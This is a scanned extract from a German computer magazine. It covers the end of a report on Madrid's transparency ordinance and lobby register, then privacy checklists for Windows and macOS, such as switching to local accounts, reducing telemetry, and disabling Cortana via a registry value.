tont, dem hilft ein Blick auf die Praxis auf gesamtstaatlicher Ebene. Laura Tejedor von der Universität Complutense sagt, wer an die spanische Regierung eine Anfrage stellen wolle, könne den elektronischen Personalausweis nutzen: Den und das nötige Lesegerät habe aber kaum jemand zu Hause. „Die andere Möglichkeit besteht darin, eine PIN zu nutzen. Dann muss man aber seine Bankverbindung angeben und das machen die Spanier nicht gern.“ Die Zahlen geben dem Madrider Rathaus recht: Die Zentralregierung erreichten 2016 bis Oktober 2832 Anfragen, das Rathaus immerhin 603, gut ein Fünftel – dabei stellt Madrid nur ein Vierzehntel der spanischen Bevölkerung. Ein Drittel der Fragesteller in Madrid identifizierten sich dabei nicht, nutzte also die neue Möglichkeit.

Der Königszug der Transparenzinitiative bisher – und das, was am ehesten dafür sorgen wird, dass die Regierung von Ahora Madrid! und Soto ihr Anliegen über die eigene Amtszeit hinaus verstetigen können – ist die Verabschiedung eines Transparenzgesetzes für Madrid. Die Ordenanza de Transparencia setzt Maßstäbe für eine europäische Hauptstadt, sowohl in ihrem Inhalt als auch in der Art ihres Zustandekommens.

In einer Rundmail an die 30.000 städtischen Mitarbeiter schrieb Soto: „Hallo, ich bin der neue Beauftragte für Transparenz. Lasst uns aus Madrid die transparenteste Stadt der Welt machen. Was von dem, was über Euren Schreibtisch geht, meint ihr, sollte veröffentlicht

werden?“ Über 1000 Antworten seien in den ersten 24 Stunden eingegangen. „Ein großer Erfolg“, sagt Soto. Aus einer angehängten Umfrage destillierte eine Arbeitsgruppe den ersten Entwurf der Transparenzverordnung, wie Soto schildert. Drei Monate habe das gedauert, dann begann der Prozess der Bürgerbeteiligung.

Transparenzgesetz aus Bürgerhand

Soto betont das, weil es wieder zeigt, wie sich Spielräume schaffen lassen: Den Entwurf veröffentlichte Soto und bat die Bürger, ihn zu verbessern. Über 100 Anregungen seien allein über das Beteiligungsportal der Stadt eingegangen, andere über Twitter, viele per Mail, auch über ein internes soziales Netzwerk der Verwaltung. „Wir haben alles aufgenommen, was ging“, sagt Soto. Erst danach schickte die Madrider Regierung den Entwurf auf den Weg, den solch ein Gesetz auf kommunaler Ebene zurücklegen muss. Normalerweise haben die Bürger nur einen Monat Zeit, Anregungen anzubringen, und zwar nachdem das Kabinett der Stadtregierung den Entwurf geheim beraten und beschlossen hat.

Im Sommer vergangenen Jahres trat die Ordenanza in Kraft, nun muss die Verwaltung binnen Jahresfrist liefern: Daten zusammentragen, in ein offenes Format bringen, veröffentlichen. Danach muss sie die Daten regelmäßig aktualisieren, in der Regel mindestens im Rhythmus von vier Monaten. Soto betont, Verstöße könnten auch sanktioniert werden und hartnäckige Verweigerer könnten den Job verlieren.

Kein Eintrag im Lobbyregister, kein Treffen

Der Clou innerhalb der Verordnung ist die Einführung eines verpflichtenden Lobby-

„Je mehr Kritik ein Datensatz generieren kann, umso wichtiger.“

Pablo Soto, Stadtrat Madrid

Manuela Carmena und Pablo Soto wollen die Bürger einbeziehen.



Bild: Stadt Madrid

registers. Jede Person und jede Organisation, die Einfluss auf die Stadtpolitik und auf das Verwaltungshandeln nehmen will, gilt als Lobbyist. Lobbyisten dürfen sich nur dann mit der Bürgermeisterin, den Beigeordneten und hohen Amtsträgern treffen, wenn sie im Register eingetragen sind. Dort steht, wessen Interessen die Person vertritt, wer welchen Verband finanziert und auf welchem Gebiet ein Lobbyist aktiv ist. Vertreter der Stadt, ob ins Amt gewählt oder angestellt, müssen sich vor einem Treffen vergewissern, dass der Lobbyist im Register steht. Kein Eintrag im Register, kein Treffen. Alle Treffen werden zudem in den öffentlich einsehbaren Dienstkalendern der Mandats- und Amtsträger veröffentlicht. Werden dabei Dokumente überreicht, müssen die Lobbyisten diese zur Veröffentlichung bereitstellen.

Das Lobbyregister von Madrid geht damit deutlich weiter als beispielsweise das der Europäischen Union, welches wiederum weit über die Ansätze beim Bundestag hinausgeht. Im Brüsseler Lobbyregister müssen diejenigen eingetragen sein, die sich mit den Kommissaren und deren engsten Mitarbeitern treffen wollen, sagt Daniel Freund, Lobbyregister-Experte von Transparency International (TI). Das gelte aber noch nicht für den Europäischen Rat und das Parlament. Freund kannte in ganz Europa außerhalb Spaniens keinen weiteren Fall eines Lobbyregisters auf städtischer Ebene – in Spanien allerdings boomten sie, es gebe inzwischen in über tausend Städten eines. Das spiegele den Wandel im Parteiensystem und den Erfolg der neuen Parteien, so Freund.

Der Schalter ist umgelegt

Soto räumt ein, nicht alles habe am ersten Tag geklappt, er sieht Madrid inzwischen aber auf einem guten Weg: „Nach sechs Monaten fängt es an zu laufen, und jetzt läuft es. Im ganzen Ayuntamiento, der Stadtverwaltung, haben die Mitarbeiter jetzt verinnerlicht, dass und wie Transparenz hilft.“ Habe man etwa eine Datenbank über städtisches Eigentum und die Datenqualität sei schlecht, ändere man das am besten, indem man den Datensatz veröffentliche: „Die Menschen sehen am nächsten Tag, dass es darin Grundstücke gibt, die gar nicht der Stadt gehören und sie widersprechen sofort.“ Zwei Monate später denke man nicht nur, dass die Da-

Transparenz-Verordnung

Aktiv informieren und Daten veröffentlichen müssen laut der Madrider Transparenzverordnung Stadtregierung, kommunale Unternehmen, Anstalten des öffentlichen Rechts mit eigener Rechtsperson und mit der Stadt verbundene sowie von ihr abhängige Institutionen. Auch Unternehmen, an denen die Stadt mehr als 50 Prozent hält, und Stiftungen, die von der Stadt Geld bekamen oder bekommen, werden in die Pflicht genommen und müssen bestimmte Daten veröffentlichen. Zu dem umfangreichen Katalog an Daten, die veröffentlicht werden müssen, gehören unter anderem:

- die (beruflichen) Lebensläufe aller Ratsmitglieder, aller Inhaber hoher Ämter und teils auch der Chefs der kommunalen Unternehmen und von Stiftungen, die Geld von der Stadt bekamen oder bekommen,
- die Vermögensverhältnisse des Bürgermeisters, der Concejales und Direktoren zu Beginn ihrer Amtszeit, am Ende und dazwischen jeweils im Jahresrhythmus,
- die Dienstkalender des Bürgermeisters, der Concejales und der hohen Amtsträger,
- deren Ausgaben fürs Protokoll, Speisen und Reisen,
- Entscheidungen über die Erlaubnis, nach dem Ausscheiden aus dem Amt andere Tätigkeiten aufzunehmen,
- Namen, Gehalt und Lebenslauf der „politischen Angestellten“, die also direkt von der politischen Spitze und auf Zeit angestellt werden, inklusive

der Abmachungen zu und der tatsächlichen Zahlungen von Übergangsgeld,

- Haushaltsdaten der Institutionen inklusive der jeweiligen Etats für Werbung und PR,
 - Rechtsgutachten und Leitlinien, die die Verwaltung bei ihren Entscheidungen nutzt und in denen sie Gesetze auslegt, so dass sie rechtliche Auswirkungen haben können,
 - Daten zu den Dienstwagen und Handy-Kosten der Amtsträger,
 - Umweltdaten (Lärmkarte, Daten zur Luftverschmutzung),
 - Mobilitätsdaten (Parkplätze, Taxidaten, Strafzettel, ÖPNV und Privatverkehr),
 - Daten zur Stadtplanung inklusive einer Übersicht über den städtischen Grundbesitz,
 - alle Verträge, die die Stadt schließt, inklusive der Nennung von Firmen, die als Subunternehmern tätig werden und wie groß der Anteil der Subunternehmer am Gesamtvertrag ist.
- Hinzu kommt der Auskunftsanspruch, den Bürger und auch juristische Personen haben. Sie haben zudem das Recht darauf, dass ihnen geholfen wird bei der Suche nach Informationen und auch beim Stellen einer Informationsfreiheitsanfrage. Anfragen müssen binnen zwei Wochen beantwortet werden, sonst können Strafzahlungen fällig werden. Eine E-Mail-Adresse, an die die Antwort geschickt werden kann, reicht in der Regel aus, bei einigen Sonderfällen müssen sich die Antragsteller namentlich identifizieren.

tenqualität gut sei, sie sei es dann auch. „Das sehen die Leute in der Verwaltung.“

Wer Nutznießer fragt, hört immer wieder, dass der politische Wille bei der Stadtregierung da sei. Paula Guisado, Datenjournalistin bei der Zeitung „El Mundo“, sagt: „Im Team von Pablo Soto gibt es Mitarbeiter, die lange Transparenz-Aktivistinnen waren, und das merkt man an den Maßnahmen, die sie auf die Spur gebracht haben.“ Zugleich sagt sie auf die Frage, ob man schon einen Unterschied zu früher merke: „Ich glaube, man wird es erst noch merken. Bald, ja, aber es

braucht eben Zeit, bis so eine Reform auch fassbar ist.“

Rückhalt der Bürgermeisterin

Soto lobt die Bürgermeisterin und deren Haltung zur Open-Data-Philosophie. Er habe sie nicht die Bohne überzeugen müssen. Normalerweise würde ein Bürgermeister bremsen, bei Carmena sei es das glatte Gegenteil: „Immer wenn Sie mich sieht, sagt sie. ‚Hör mal, auf geht’s, schneller, noch schneller.‘“ (mho@ct.de)

Mehr Material: ct.de/yk8f

Anzeige

Die Privacy-Checklisten

**Mehr Datenschutz
mit wenig Aufwand**



Windows	Seite 74
macOS	Seite 76
Android	Seite 78
iOS	Seite 80
WLAN-Router	Seite 82
Browser	Seite 83

E-Mail	Seite 84
Chat	Seite 85
Smart Home	Seite 86
Cloud-Speicher	Seite 87
Facebook	Seite 88
Google	Seite 89

Moderne Software verlockt ihre Nutzer dazu, private Daten auszulagern und damit überall im Zugriff zu haben. Die Hersteller machen per Voreinstellung alle Datenschleusen auf – und profitieren von der Fülle an persönlichen Nutzerdaten. An vielen Stellen können Sie ohne großen Aufwand und Komfortverlust gegensteuern. Unsere Privacy-Checklisten zeigen, wie es geht.

Von **Holger Bleich**

Für Google oder Facebook sind unsere Daten ein Rohstoff, mit dem sich personalisierte Angebote schmieden lassen – aber auch kleinere Unternehmen mischen mit. Viele von ihnen erfassen Informationen wo immer es geht. Diese Berge von Daten wecken auch Begehrlichkeiten von Strafverfolgern und Geheimdiensten. Dass einige Konzerne allzu bereitwillig mit derlei Behörden kooperieren, ist spätestens seit den Snowden-Enthüllungen bekannt.

Nicht nur die Betriebssysteme von Desktop-PCs und Smartphones, sondern auch jede mit dem Internet sprechende Software ist in der Lage, die Privatsphäre des Nutzers zu unterminieren. Jeder nutzt immer mehr dieser potenziellen Datensensoren. Weil es im Interesse der Hersteller liegt, möglichst alle Nutzer- und Nutzungs-Informationen zu sammeln, sind oft viel zu viele Datensammel-Schnittstellen erst einmal scharfgestellt. Per Opt-out sollten Sie sich selbst darum kümmern, einige Schotten dicht zu machen.

Dabei unterstützt Sie c't mit den folgenden Checklisten. Redakteure aus den jeweiligen Fachgebieten haben zusammengestellt, wie Sie mit geringem Aufwand das Datenschutz-Niveau auf dem jeweiligen Gerät oder in der Software deutlich erhöhen können. Dabei sind Beobachtungen aus Kontakten mit Lesern ebenso eingeflossen wie persönliche Erfahrungen und Vorlieben.

Wohlgermerkt steht hinter keiner der Listen der Anspruch, den absoluten Schutz der Privatsphäre zu gewährleisten. Vielmehr stellen sie einen möglichen

Kompromiss vor: Leicht umzusetzende Maßnahmen helfen, den Datenabfluss zu dämmen, ohne allzuviel Nutzungskomfort einzubüßen.

Graduell statt radikal

Dieses Unterfangen ist nicht immer leicht – zum Beispiel Android: Ein Smartphone-Betriebssystem, das de facto dazu konzipiert wurde, Nutzerdaten in die Hersteller-Cloud zu pumpen, lässt sich nur in Teilen bändigen. Hinzu kommt in diesem Fall, dass nicht nur mehrere Versionsstände von Android auf dem Markt sind, sondern auch noch jeder Handy-Hersteller sein eigenes Süppchen kocht: Selbst, wenn Sie die Kommunikation Ihres Android-Smartphones mit Googles Servern minimieren, lauschen vielleicht noch Samsung, LG oder Huawei mit.

In c't 4/17 haben wir deshalb ausführlich erläutert, welche Maßnahmen nötig sind, um Android komplett zum Schweigen zu bringen [1]. In letzter Konsequenz klappt das tatsächlich nur, wenn Sie Android vom Smartphone verbannen und durch eines der alternativen Custom-ROMs ersetzen – mit allem damit einhergehenden Funktionsverlust. Denn dann ist es eben kein ganz vollwertiges Android-Smartphone mehr. In der Privacy-Checkliste dagegen geht es um eine graduelle Verbesserung der Situation, die auch Nicht-Experten problemlos erreichen können.

Mithörende Betriebssysteme

Eine besondere Bedeutung für den Schutz der Privatsphäre kommt den Desktop-Betriebssystemen zu. Sie landen mittlerweile mit einer großen Ausstattung eigener Software auf den Geräten. Konzerne wie Microsoft, Google und auch Apple locken die Anwender mit vielen nützlichen Funktionen in ihre Clouds – weil sie großes Interesse an deren persönlichen Daten haben. Die Privacy-Checkliste zu Windows 10 etwa belegt drastisch, an wie vielen Stellen Microsoft versucht, Informationen abzugreifen.

Weil die Hersteller dabei bisweilen schlampig arbeiten, ist es ratsam, aufmerksam zu sein und die Nachrichtenlage zu verfolgen. Zum Beispiel Apple: Wer im Webbrowser Safari in macOS seinen Surfverlauf löscht, sollte sich nicht sicher sein, dass die eventuell sensible Historie auch wirklich entfernt ist. Apple synchronisiert den Verlauf nämlich permanent in die iCloud, sofern der Mac daran angebunden ist. Die vom Nutzer entfernten Einträge verschwinden zwar lokal von allen synchronisierten Geräten, eine Rekonstruktion aus der iCloud ist aber auch rund ein Jahr später noch möglich, wie der Forensik-Software-Hersteller Elcomsoft herausfand. Er rekonstruierte erfolgreich exakte Zeitpunkte und die URLs von gelöschten Verläufen. Apple reagierte und behob das Problem – ein mulmiges Gefühl bleibt.

Selbst das an und für sich Privacyfreundliche Linux ist nicht ganz von Datenschutz-Problemen frei. So war die Distribution Ubuntu Desktop bereits 2012 ins Gerede gekommen, weil das Betriebssystem selbst bei lokalen Datei-Suchen die Such-Strings an den Ubuntu-Sponsor

Canonical schickte. Diese Informationen landeten teilweise bei Amazon, das sie Medienberichten zufolge für personalisierte Werbung nutzte. Richard Stallman, Präsident der Free Software Foundation, brandmarkte deshalb Ubuntu gar als „Spyware“. Erst 2016 hat Distributor Canonical das umstrittene „Feature“ endgültig aus Ubuntu entfernt.

Datengrundschutz

Die folgenden Privacy-Checklisten liefern konkrete Empfehlungen, sollten Sie aber nicht dazu verleiten, grundsätzliche Dinge außer Acht zu lassen. Dazu gehört etwa, die vielen Online-Accounts bei den Web-Diensten vor fremden Zugriff zu schützen. Einen größeren Eingriff in die Privatsphäre als den böswilligen Abzug persönlicher Daten aus womöglich kriminellen Motiven gibt es nicht. Wählen Sie also sichere Passwörter und nutzen Sie wo immer möglich die Zwei-Faktor-Authentifizierung. Verzichten Sie auf das allzu bequeme Single-Sign-In, wie es etwa Facebook bietet – wer Ihren Facebook-Account kapt, bekäme dann nämlich den Generalschlüssel zu Ihrer Online-Identität in die Finger.

Vermeiden Sie die Konzentration all Ihrer persönlichen Informationen in einer oder wenigen Händen. Nutzen Sie eben nicht nur Google, so komfortabel die kostenlosen Services des Megakonzerns auch sein mögen. Denken Sie über einen alternativen E-Mail-Provider nach, speichern Sie Ihre Kontakte woanders, und legen Sie Ihre Fotos bei wieder einem anderen Cloud-Anbieter ab. So erschweren Sie es den Datensammlern, sich ein vollständiges Bild Ihrer Persönlichkeit zusammenzupuzzeln [2].

Awareness-API

Zu selten wird Smartphone-Nutzern vor Augen geführt, wer alles Zugriff auf die Daten erhält, die ihr Handy unablässig sammelt. Wenn ein Fall öffentlich wird, dann meist in unverdächtigem Kontext. Anfang Februar etwa erklärte Ivyrevel, eine Tochterfirma des schwedischen Bekleidungskonzerns H&M, dass sie eine mobile App entwickelt, mit der Kunden Kleidung passend zu ihren Interessen und Gewohnheiten zusammenstellen, gestalten lassen und kaufen können. Dabei helfe der gigantische Datenpool von Google.

Google? Wie das? Nun, seit einigen Monaten gewährt Google über das sogenannte „Awareness-API“ Fremd-Apps Zugriff auf Informationen zum aktuellen Gerätekontext. Die Apps dürfen – nachdem das der Nutzer per Häkchen abgenickt hat – beispielsweise das Wetter zum Standort, Nutzeraktivitäten, besuchte Lokalitäten und Beacons in der Nähe abgreifen. Und genau darüber will die Ivyrevel-App für Android dem jeweiligen Kunden zu via API ermittelten Lebensumständen und Anlässen das passende Outfit automatisiert anbieten.

Das Awareness-API verrät einige der Berechnungen, die Google mit den vielen abgegriffenen Daten der Android-Telefone anstellt. Die Nutzeraktivität etwa lässt sich als „DetectedActivity“-Objekt abfragen, das Werte wie RUNNING für Laufbewegungen, WALKING für Spaziergänge oder ON_BICYCLE für eine vermutete Bewegung mit dem Fahrrad rückmeldet. Google weiß also anhand der Standortdaten nicht nur, *das*, sondern auch *wie* Sie sich bewegen.

Separate Identität

Zu guter Letzt: Lassen Sie sich nicht von Rabatt-Systemen wie Payback, Gutschein-Aktionen oder Gewinnspielen verleiten. Denken Sie stets daran, dass der Deal dort „Goodie gegen persönliche Daten“ lautet. Nutzen Sie das Internet of Things und Geräte wie Wearables, Smartwatches und Fitness-Tracker achtsam. Diese Geräte pumpen kontinuierlich Ihr Verhalten in die Cloud – ebenso wie vernetzte Kühlschränke oder Zahnbürsten. Wer sich für derlei Gadgets eine von den sonstigen Informationen abgekoppelte Fantasie-Identität mit separater Mail-Adresse zulegt, hat schon wieder etwas Privatsphäre hinzugewonnen.

Und nun wünschen wir viel Spaß beim Umsetzen unserer Tipp-Sammlung. Vielleicht helfen die Checklisten ja nicht nur Ihnen, sondern auch Ihrer Familie oder Freunden, denen ansonsten die c't-Lektüre „etwas zu hoch“ erscheint.

(hob@ct.de) **ct**

Über das Awareness-API gewährt Google fremden Herstellern Zugriff auf Informationen zum Android-Nutzer, die es aus den vielen Smartphone-Sensoren generiert.

Literatur

- [1] Christian Wölbert, Schwerpunkt: Android ohne Google, c't 4/17, S. 68
- [2] Markus Morgenroth, Digital gebrandmarkt, Wie Konsumentendaten gesammelt, gehandelt und genutzt werden, c't 1/17, S. 64

Anzeige



Fenster zu!

Privacy-Checkliste Windows

Windows ist mit reichlich Schaltern gespickt, die App-Berechtigungen, das Übertragen von Diagnosedaten und Ähnliches steuern können. Am meisten Aufmerksamkeit verdient dabei Windows 10.

Von Jan Schüßler



Lokales Benutzerkonto verwenden

Die Ersteinrichtung von Windows 10 leitet den Anwender recht gezielt dazu an, sich mit einem Microsoft-Konto am System anzumelden – und ein solches zu erstellen, falls noch nicht geschehen. Das integriert einige Online-Dienste wie Skype und Cortana in die Bedienoberfläche, die möglicherweise gar nicht erwünscht sind. Der Verzicht auf ein solches Microsoft-Konto zur Anmeldung ist eine Maßnahme, die

die Privatsphäre in Windows 10 auf einen Schlag deutlich verbessern kann. Zwar schicken einzelne Funktionen nach wie vor Daten an Microsoft, dort können sie dann aber nicht mehr ohne Weiteres einem konkreten Benutzerprofil mit Name, Telefonnummer und Mail-Adresse zugeordnet werden. Wenn Sie nicht ohnehin schon ein lokales Benutzerkonto verwenden, stellen Sie den Login um. Das geht in den Einstellungen unter „Konten“. Klicken Sie dort im Menü „Ihre Infos“ auf „Stattdessen mit einem lokalen Konto anmelden“ und folgen Sie den Anweisungen. Achtung: Ist die Umstellung abgeschlossen, prüfen Sie, ob Sie auch von separaten Programmen abgemeldet sind, die zwingend ein Microsoft-Konto erfordern – etwa OneDrive, sofern Sie das nicht brauchen.

Die Nutzung des Stores und der Apps daraus ist übrigens auch mit einer lokalen Anmeldung an Windows 10 kein Problem: Sobald der Store oder eine App Sie bittet, sich mit Ihrem Microsoft-Konto anzumel-

den, geben Sie zunächst die Login-Daten für ihr Konto ein. Auf der folgenden Seite geben Sie dann aber nicht das Passwort Ihres lokalen Benutzerkontos ein, sondern klicken auf „Stattdessen nur bei dieser App anmelden“.



App-Rechte prüfen

Für moderne Windows-10-Apps lässt sich der Zugriff auf Daten, Sensoren und Geräte gezielt einschränken. Die Schalter dafür finden sich in den Einstellungen unter „Datenschutz“ – in den Unterpunkten Position, Kamera, Mikrofon, Benachrichtigungen, Kontoinformationen, Kontakte, Kalender, Anrufliste, E-Mail, Messaging, Funkempfang und weitere Geräte.

Wenn Sie gar keine der dort aufgeführten Apps nutzen, können Sie ihnen all diese Berechtigungen getrost entziehen. Ansonsten entscheiden Sie individuell: Der Web-Browser Edge etwa braucht nicht unbedingt Zugriff auf Ihren Standort, um zu funktionieren; dem Sprachrecorder allerdings den Zugriff aufs Mikrofon zu verbieten wäre sinnfrei.



Telemetrie herunterschalten

Die Telemetriefunktionen erfassen allerhand Daten über den Rechner, die installierte Software, die Zuverlässigkeit sowie Verhalten des Benutzers. Auf der maximalen Stufe „vollständig“ geht die Datenerfassung recht weit. So kann es bei einem Programmabsturz durchaus passieren, dass die Automatismen sämtliche Dokumente erfassen und an Microsoft schicken, die zum Zeitpunkt des Absturzes geöffnet waren. Zudem trackt Windows 10 in dieser Einstellung auch, bei welchen Gelegenheiten der Anwender welche Funktionen und Programme wie nutzt, die Namen der WLAN-Netze, mit denen er sich verbindet, und Ähnliches.

Stellen Sie die Funktion in den Einstellungen unter Datenschutz/Diagnose- und Nutzungsdaten auf die schwächste Stufe „Einfach“. Hier können Sie auch festlegen, dass Windows 10 Sie nicht hin und wieder um Feedback zu bestimmten Funktionen bitten soll. Zwar werden auch mit der Einstellung „Einfach“ nach wie vor Daten erfasst und übertragen, diese sind

jedoch größtenteils statistischer Natur und nicht auf Ihr Verhalten, sondern nur auf das des Rechners und der Software bezogen.



Cortana und Web-Suche lahmlegen

In der Standardeinstellung erfasst die Assistenzfunktion Cortana allerhand Informationen über das Verhalten des Anwenders, um ihm Tipps, Erinnerungen und persönlich angepasste Bing-Suchergebnisse anzuzeigen. Die Erfassung dieser Daten schalten Sie in den Datenschutzeinstellungen unter „Spracherkennung, Freihand und Eingabe“ ab; klicken Sie dort auf „Kennenlernen beenden“. In der aktuellen Windows-10-Version 1607 ist die Assistenzfunktion damit aber noch nicht komplett lahmgelegt: Nach wie vor lassen sich per Spracheingabe etwa Termine anlegen und das Wetter abfragen. Zudem ist jede Eingabe ins Suchfeld auf der Taskleiste mit einer Web-Suche verbunden.

Abstellen lässt sich das per Registry-Eingriff: Ein DWORD-Wert mit dem Namen „AllowCortana“ und dem Wert „0“ im Schlüssel `HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Windows Search` sorgt dafür, dass eine Eingabe im Suchfeld tatsächlich nur eine lokale Suche auslöst. Wenn Sie nicht selbst in der Registry fummeln möchten, laden Sie über den c't-Link am Ende des Artikels die Datei CortanaGehWeg.zip herunter. Darin stecken zwei Registry-Dateien, die die Änderung per Doppelklick in die Registry eintragen – nach Wunsch entweder für den gerade angemeldeten Benutzer oder systemweit.



Werbe-ID und Weiteres

In den Einstellungen sollten Sie unter „Datenschutz/Allgemein“ auf zwei Schalter achtgeben: Die „Verwendung der Werbe-ID für App-übergreifende Erlebnisse“ ermöglicht Werbe-Anbietern, Sie über mehrere Apps hinweg zu identifizieren; die Option „Informationen zu meinem Schreibverhalten an Microsoft senden“ erfasst Daten zu Ihren Tastatureingaben, um Wörterbücher, Wischtastatur und Ähnliches zu verbessern.

Die restlichen Schalter auf dieser Seite sind Geschmackssache. Den Smart-

Die Verwendung eines lokalen Benutzerkontos ist ein einfacher Schritt in Richtung verbesserten Datenschutzes.

Screen-Filter sollten Sie aktiv lassen, da er Sie warnen kann, wenn Store-Apps versuchen, schädliche Inhalte zu laden.


Wenn Sie nicht auf die Anmeldung an Windows 10 mit einem Microsoft-Konto verzichten, sollten Sie die Synchronisierungseinstellungen prüfen. Mit ihnen lassen sich Hintergrundbild, Kennwörter, Sprach- und „weitere Windows-Einstellungen“ im Konto hinterlegen, sodass sie auch auf anderen Geräten bereitstehen, an denen Sie sich mit dem gleichen Konto anmelden. Wie diese Synchronisierung genau erfolgt und was sie konkret umfasst, erklärt Microsoft bis heute nicht. Ist Ihnen das nicht geheuer, schalten Sie es in den Einstellungen unter „Konten/Einstellungen synchronisieren“ ab.

Auch der bordeigene Virenwächter namens Defender besitzt eine Einstellung, die die Privatsphäre betrifft. Ist in der Einstellungskategorie „Update und Sicherheit“ im Menü „Windows Defender“ der Schalter für die „Automatische Übermittlung von Beispielen“ an, können verdächtige Dateien ohne Rückfrage zur Analyse in Microsofts Virenschutz-Cloud landen.



Gegen neugierige Blicke

Sofern Sie die modernen Windows-Apps nutzen, zeigen diese Benachrichtigungen und Statusmeldungen etwa zu Terminen, Erinnerungen oder eingehenden Nachrichten auf dem Sperrbildschirm an. Das können Sie abschalten, um zu vermeiden, dass neugierige Fremde Meldungen mit sensiblen Inhalten zu sehen bekommen. Die beiden erforderlichen Schalter heißen „Benachrichtigungen auf dem Sperrbildschirm anzeigen“ und „Weckzeiten, Erinnerungen und eingehende VoIP-Anrufe auf dem Sperrbildschirm anzeigen“; Sie finden sie



in den Einstellungen in der Kategorie „System“ unter „Benachrichtigungen und Aktionen“. Zudem können Sie einstellen, welche Apps Statusinfos auf dem Sperrbildschirm anzeigen dürfen – die Optionen dafür finden Sie in der Kategorie „Personalisierung“ im Menü „Sperrbildschirm“.



Erfasste Daten einsehen

Wenn Sie ein Microsoft-Konto verwenden, können Sie auf der Seite account.microsoft.com/privacy einige der erfassten Daten einsehen und löschen. Bis dato beschränkt sich das auf Edge-Browser-Verlauf, Bing-Suchverlauf, Standortverlauf und Cortanas „Notizbuch“ – letzteres ist ein Datensatz zu anwenderbezogenen Vorlieben und Interessen.



Windows 7 und 8.1

Windows 7 ist unkritischer, was Datenschutz und Privatsphäre angeht: Eine Verknüpfung mit einem Microsoft-Konto ist gar nicht möglich; Funktionen wie Cortana und automatische Web-Suche kennt das System nicht. Die Telemetriefunktionen, die in Windows 7 und 8.1 stecken, können Sie mit der Funktion „Einstellungen für das Programm zur Verbesserung der Benutzerfreundlichkeit ändern“ der Systemsteuerung lahmlegen.

Bei Windows 8.1 gilt in puncto Microsoft-Konto das für Windows 10 Gesagte; zudem gibt es ein paar wenige Datenschutzoptionen in den „PC-Einstellungen“ zu setzen – im Vergleich zu Windows 10 ist das allerdings übersichtlich und schnell erledigt. (jss@ct.de) **ct**

CortanaGehWeg.zip: ct.de/yv43



iCloud-Knapserei

Privacy-Checkliste macOS

Mit dem Statement von Tim Cook, „dass ein tolles Benutzererlebnis nicht mit einem Verlust an Privatsphäre bezahlt werden darf“, erklärt Apple den Umgang mit den Daten seiner Kunden. Zur Datensparsamkeit muss man einen Mac freilich erziehen.

Von Diana Letskaya



Ohne Apple-ID loslegen

macOS greift an vielen Stellen auf Dienste zu, die mit der Apple-ID verknüpft sind. Das betrifft iCloud-Funktionen zur Synchronisation von Kontakten, Kalender et cetera, aber auch solche zum Finden des Mac oder zum Abgleich des Schlüsselbundes. Bereits bei der Ersteinrichtung erfragt macOS daher die ID. Die Angabe

ist nicht obligatorisch, man kann sie überspringen.

Ohne Apple-ID lassen sich keine Apps aus dem Mac-Appstore installieren und aktualisieren. Updates für das installierte Betriebssystem gibt es ohne, ein Upgrade auf das neueste System nur mit. Sehr wohl kann man für einzelne Dienste später eine Apple-ID hinzufügen, etwa zum Kaufen von Apps oder für Zugriffe auf die iCloud. In den Systemeinstellungen unter iCloud lassen sich die auch deaktivieren.



Diagnose- und Nutzungsdaten

Apple sammelt Diagnose- und Nutzungsdaten, wenn man das bei der Installation nicht deaktiviert. Die Optionen zur Privatsphäre unter Sicherheit in den Systemeinstellungen differenzieren, ob nur Apple oder auch App-Entwickler Daten bei einem Absturz erhalten. Nutzungsdaten anonymisiert Apple.



Apps Zugriffsrechte entziehen

Apps muss man den Zugriff auf Ortungsdaten, Kontakte, Kalender, Erinnerungen und Bedienhilfen explizit gewähren und kann ihnen diese Rechte auch nachträglich wieder entziehen (ebenfalls in „Privatsphäre“ unter „Sicherheit“ in den „Systemeinstellungen“). Dabei sollte man sich genau informieren, was die Apps damit anstellen. Ist etwa das Adressbuch erst einmal auf fremde Server hochgeladen, lässt es sich nicht wieder zurückholen.



Online-Dienste einschränken oder deaktivieren

macOS bietet in den Systemeinstellungen unter Internet-Accounts an, die Zugangsdaten für Twitter, Facebook, Google-Dienste, LinkedIn, Yahoo und andere zu hinterlegen. Außerdem lässt sich dort ebenfalls steuern, worauf die Dienste Zugriff haben. So kann man hier Facebook beispielsweise den Zugriff auf Kontakte und Kalender verweigern.



Spotlight-Vorschläge deaktivieren

Die Suchfunktion Spotlight fragt auch Web-Dienste im Internet etwa für Kinoprogramme, Orte in der Nähe und anderes ab. Auch iTunes und App Store liefern zum Suchbegriff passende Vorschläge. Wer das nicht will, kann die Vorschläge in den Systemeinstellungen für „Spotlight“ in „Suchergebnisse“ separat deaktivieren. Wie viele Informationen der Standardbrowser Safari etwa bei der Suche preisgibt, lässt sich in dessen Einstellungen regeln – ansonsten helfen die Tipps auf Seite 83 auch dort.

